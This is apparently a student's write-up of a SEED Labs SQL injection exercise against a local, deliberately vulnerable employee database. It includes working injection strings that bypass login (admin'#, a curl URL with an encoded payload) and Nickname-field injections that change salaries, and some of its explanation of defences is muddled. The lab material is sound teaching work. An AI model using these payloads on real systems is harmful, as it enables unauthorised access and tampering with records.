Ozioma Aguegboh
SQL INJECTIONS ATTACK LAB
ISCS 530 #TEXTBOOK LAB 5

LAB SETUP:

After unzipping the lab set-up, I use the ls command to see what I have inside the folder. Use the dcbuild up the container image.

```
[12/02/22]seed@VM:~/.../Lab 5$ ls
docker-compose.yml  image_mysql  image_www
[12/02/22]seed@VM:~/.../Lab 5$ dcbuild
Building www
Step 1/5 : FROM handsonsecurity/seed-server:apache-php
apache-php: Pulling from handsonsecurity/seed-server
da7391352a9b: Already exists
14428a6d4bcd: Already exists
```

Use the dcup to start the container.

```
[12/02/22]seed@VM:~/.../Lab 5$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating mysql-10.9.0.6 ... done
Creating www-10.9.0.5   ... done
Attaching to mysql-10.9.0.6, www-10.9.0.5
mysql-10.9.0.6 | 2022-12-02 19:18:36+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL
 Server 8.0.22-1debian10 started.
```

Use the dockps command line to get inside the shell host C

```
[12/02/22]seed@VM:~/.../Lab 5$ dockps
df6503094e86  www-10.9.0.5
db28704163ce  mysql-10.9.0.6
```

Use the docksh with the container ID copied to access the file inside the container, then I used the /var/lib/mysql to access the MYSQL container,this is where MYSQL stores database.

```
[12/02/22]seed@VM:~/.../Lab 5$ docksh db28704163ce
root@db28704163ce:/# ls /var/lib/mysql
'#ib_16384_0.dblwr'   ca-key.pem         ib_logfile1          public_key.pem
'#ib_16384_1.dblwr'   ca.pem             ibdata1              server-cert.pem
'#innodb_temp'        client-cert.pem    ibtmp1               server-key.pem
 auto.cnf             client-key.pem     mysql                sqllab_users
 binlog.000001        db28704163ce.err   mysql.ibd            sys
 binlog.000002        ib_buffer_pool     performance_schema   undo_001
 binlog.index         ib_logfile0        private_key.pem      undo_002
```

I used ls /var/lib/mysql/sqllab_users to access the container and used the password: pdees to logging into the root username.

```
root@db28704163ce:/# ls /var/lib/mysql/sqllab_users
credential.ibd
root@db28704163ce:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.
```

Use the docksh with the container ID copied to access the file inside the container.

```
[12/05/22]seed@VM:~/.../Lab 5$ docksh df6503094e86
root@df6503094e86:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr
root@df6503094e86:/# ls /var/www
SQL_Injection  html
root@df6503094e86:/# ls /var/www/SQL_Injection/
css      index.html  seed_logo.png            unsafe_edit_frontend.php
defense  logoff.php  unsafe_edit_backend.php  unsafe_home.php
root@df6503094e86:/#
```

TASK 1: Get Familiar with SQL Statement.

Use Mysql –u root – pdees to get into MYSQL container with password as **pdees** for user name **root**

```
root@db28704163ce:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.
```

To access the available database, I applied this command line: use sqllab_users, which is a database already, existing.


```
mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-------------------------+
| Tables_in_sqllab_users |
+-------------------------+
| credential              |
+-------------------------+
1 row in set (0.00 sec)
```

I was able to print the information of the employee Alice after running the command line and log into my MYSQL container, with the select line of statement.

```
mysql> select * from credential where Name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+---------
-+------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName
 | Password                           |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+---------
-+------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |
 | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+---------
-+------------------------------------+
1 row in set (0.00 sec)
```

TASK 2: SQL INJECTION ATTACK ON SELECT STATEMENT.


I was able to log in the www.seed-server.com on the virtual box browse.




TASK 2.1: SQL Injection Attack from Webpage.

To be able to access the webpage without having the required password, I used admin'# as the username and left the password blank as seen in the

screen shoot below.




I was able to login as an administrator and view the information's of the employee as shown in the screen shot below.



Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Also to view an employee information individually, I used the following information without the password, Alice'#




Task 2.2: SQL INJECTION ATTACK FROM COMMAND LINE.

Using the command line $ curl 'www.seed-server.com/unsafe_home.php?username=alice%27%20%23&password=11'

```
[12/05/22]seed@VM:~$ curl 'www.seed-server.com/unsafe_home.php?username=alice%27%20%23&Pass
word=11'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli
```

```
      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='na
v-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(curre
nt)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'
>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='n
av-link my-2 my-lg-0'>Logout</button></div></nav><div class='container col-lg-4 col-lg-offs
et-4 text-center'><br><h1><b> Alice Profile </b></h1><hr><br><table class='table table-stri
ped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Key</th><th scope='col'>V
alue</th></tr></thead><tr><th scope='row'>Employee ID</th><td>10000</td></tr><tr><th scope=
'row'>Salary</th><td>20000</td></tr><tr><th scope='row'>Birth</th><td>9/20</td></tr><tr><th
 scope='row'>SSN</th><td>10211002</td></tr><tr><th scope='row'>NickName</th><td></td></tr><
tr><th scope='row'>Email</th><td></td></tr><tr><th scope='row'>Address</th><td></td></tr><t
r><th scope='row'>Phone Number</th><td></td></tr></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
```



Screenshot image using a webpage on www.seed-server.com/unsafe_home.php?username=alice%27%20%23&password=11'




TASK2.3: APPEND A NEW SQL STATEMENT.

To modify the information using the same vulnerability in the login page, I used the following information to UPDATE the database.

Admin':UPDATE credential set name='Ozioma' where name='Alice';





The attack did not work on mysql because of the countermeasures placed in php's mysqli extension which are the :

a) The turning code into data (encoding)

b) Removing code filtering.


c) Separating code and data.

d) Allowing api in the php coding.


TASK 3: SQL INJECTION ATTACK ON UPDATE STATEMENT;

Task 3.1: Modify your own salary:

Assuming that my name is Alice to modify my salary, Logged into Alice record by clicking on the edit vulnerability information page using the 'Alice, #' **as my Username. On the column provided for Nickname, I inserted salary as 80000 from 20000 using the following command line on the screen shot below.**




Alice was able to successfully attack the database and increase her salary.




Task 3.2: To modify people's Salary.

Punish my Boss Boby by updating his salary to 1.

I logged into my account and on the Nickname column I entered the following information ',salary='1' where name='Boby' #



I logged into Boby's account using Boby'# **as the username to see the change I made.**

